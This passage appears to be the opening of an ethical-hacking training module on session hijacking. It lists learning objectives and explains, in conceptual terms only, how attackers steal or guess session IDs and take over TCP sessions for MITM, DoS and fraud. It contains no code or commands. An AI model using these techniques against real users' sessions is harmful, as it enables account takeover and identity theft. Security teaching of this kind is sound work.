
- LO#01: Summarize Session Hijacking Concepts
- LO#02: Explain Application-Level Session Hijacking
- LO#03: Explain Network-Level Session Hijacking
- LO#04: Use Session Hijacking Tools
- LO#05: Explain Session Hijacking Countermeasures

Learning Objectives

Session hijacking allows attackers to take over an active session by bypassing the authentication process. Thereafter, they can perform any action on the hijacked system.

At the end of this module, you will be able to do the following:


- Describe session hijacking concepts
- Perform application-level session hijacking
- Perform network-level session hijacking
- Use different session hijacking tools
- Apply session hijacking countermeasures



LO#01: Summarize Session Hijacking Concepts

Session Hijacking Concepts

Familiarization with basic concepts related to session hijacking is important to attain a comprehensive understanding. This section explains what session hijacking is as well as the reasons why session hijacking succeeds. It also discusses the session hijacking process, packet analysis of a local session hijack, types of session hijacking, session hijacking in an Open Systems Interconnection (OSI) model, and differences between spoofing and hijacking.



What is Session Hijacking?

- Session hijacking refers to an attack in which an attacker seizes control of a **valid TCP communication session** between two computers
- As most **authentications only occur at the start of a TCP session**, this allows the attacker to gain access to a machine
- Attackers can sniff all the traffic from the established TCP sessions and perform **identity theft**, **information theft**, **fraud**, etc.
- The attacker steals a valid session ID and uses it to **authenticate himself with the server**

What is Session Hijacking?

A web server sends a session identification token or key to a web client after successful authentication. These session tokens differentiate multiple sessions that the server establishes with clients. Web servers use various mechanisms to generate random tokens and controls to secure the tokens during transmission.

Session hijacking is an attack in which an attacker takes over a valid Transmission Control Protocol (TCP) communication session between two computers. Because most types of authentication are performed only at the start of a TCP session, an attacker can gain access to a machine while a session is in progress. Attackers can sniff all the traffic from established TCP sessions and perform identity theft, information theft, fraud, etc.

A session hijacking attack exploits a session-token generation mechanism or token security controls so that the attacker can establish an unauthorized connection with a target server. The attacker can guess or steal a valid session ID, which identifies authenticated users, and use it to establish a session with the server. The web server responds to the attacker's requests under the impression that it is communicating with an authenticated user.

Attackers can use session hijacking to launch various kinds of attacks, such as man-in-the-middle (MITM) and denial-of-service (DoS) attacks. In an MITM attack, an attacker places themselves between an authorized client and a server by performing session hijacking to ensure that information flowing in either direction passes through them. However, the client and server believe they are directly communicating with each other. Attackers can also sniff sensitive information and disrupt sessions to launch a DoS attack.

